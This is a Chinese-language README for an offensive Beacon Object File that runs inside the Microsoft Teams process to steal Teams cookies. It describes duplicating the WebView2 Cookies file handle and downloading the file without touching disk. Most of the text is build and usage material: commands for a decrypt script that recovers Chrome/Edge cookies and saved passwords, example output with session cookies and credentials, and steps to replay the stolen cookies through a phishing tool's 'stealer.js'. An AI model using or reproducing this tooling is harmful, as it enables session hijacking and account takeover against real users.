在 ms-teams.exe 进程内运行,窃取 Teams 的 Cookie。相关文章:https://tierzerosecurity.co.nz/2025/11/03/teams-cookies-bof.html
基于:https://blog.randorisec.fr/ms-teams-access-tokens/。
该工具大量借鉴了 Cookie-Monster-BOF。

该 BOF 将提取加密密钥、定位持有 Cookies 文件句柄的 msedgewebview2.exe 进程、复制该句柄,然后无文件方式下载目标文件。
Cookies 被下载后,可使用 Python 解密脚本(见下文)提取这些机密信息。
该 BOF 应在 Teams 的 ms-teams.exe 进程内运行。BOF 不接受任何参数。
在 Linux 上编译前,请确保已安装 Mingw-w64 和 make。
make
安装依赖
pip3 install -r requirements.txt
用法
python3 decrypt.py -h
usage: decrypt.py [-h] -k KEY -o {cookies,passwords,cookie-editor,cuddlephish,firefox} -f FILE [--chrome-aes-key CHROME_AES_KEY]

Decrypt Chromium cookies and passwords given a key and DB file

options:
  -h, --help            show this help message and exit
  -k KEY, --key KEY     Decryption key
  -o {cookies,passwords,cookie-editor,cuddlephish,firefox}, --option {cookies,passwords,cookie-editor,cuddlephish,firefox}
                        Option to choose
  -f FILE, --file FILE  Location of the database file
  --chrome-aes-key CHROME_AES_KEY
                        Chrome AES Key
示例: 解密 Chrome/Edge Cookies 文件
python .\decrypt.py -k "\xec\xfc...." -o cookies -f ChromeCookies.db

Results Example:
-----------------------------------
Host: .github.com
Path: /
Name: dotcom_user
Cookie: KingOfTheNOPs
Expires: Oct 28 2024 21:25:22

Host: github.com
Path: /
Name: user_session
Cookie: x123.....
Expires: Nov 11 2023 21:25:22
使用 Chrome AES 密钥解密 Chrome Cookies
python3 decrypt.py --chrome-aes-key '\x8e\....' -k "\x03\...." -o cuddlephish -f ChromeCookies.db
Cookies saved to cuddlephish_2025-07-03_01-53-57.json
解密 Chrome/Edge Cookies 文件并保存为 json
python .\decrypt.py -k "\xec\xfc...." -o cookie-editor -f ChromeCookies.db
Results Example:
Cookies saved to 2025-04-11_18-06-10_cookies.json
使用 https://cookie-editor.com/ 导入 cookies JSON 文件
解密 Chrome/Edge 密码文件
python .\decrypt.py -k "\xec\xfc...." -o passwords ChromePasswords.db

Results Example:
-----------------------------------
URL: https://test.com/
Username: tester
Password: McTesty
解密 Firefox Cookies 和已存储的凭据:
https://github.com/lclevy/firepwd
在解密脚本中添加了 cuddlephish 选项,用于配合 https://github.com/fkasler/cuddlephish 使用
# Decrypt Cookies
python3 decrypt.py -k "\xec\xfc..." -o cuddlephish -f ChromeCookies.db

# Clone Project
cd
git clone https://github.com/fkasler/cuddlephish
cd cuddlephish

# Install Dependencies Example on Debian
curl -fsSL https://deb.nodesource.com/setup_23.x -o nodesource_setup.sh
sudo -E bash nodesource_setup.sh
sudo apt-get install nodejs
npm install

# Import Cookies
cp ~/cookie-monster/cuddlephish_YYYY-MM-DD_HH-MM-SS.json .
node stealer.js cuddlephish_YYYY-MM-DD_HH-MM-SS.json
2025 年窃取 Microsoft Teams 访问令牌:
https://blog.randorisec.fr/ms-teams-access-tokens/
Cookie-Monster-BOF:
https://github.com/KingOfTheNOPs/cookie-monster
Cookie Webkit Master Key Extractor:
https://github.com/Mr-Un1k0d3r/Cookie-Graber-BOF
无文件下载:
https://github.com/fortra/nanodump









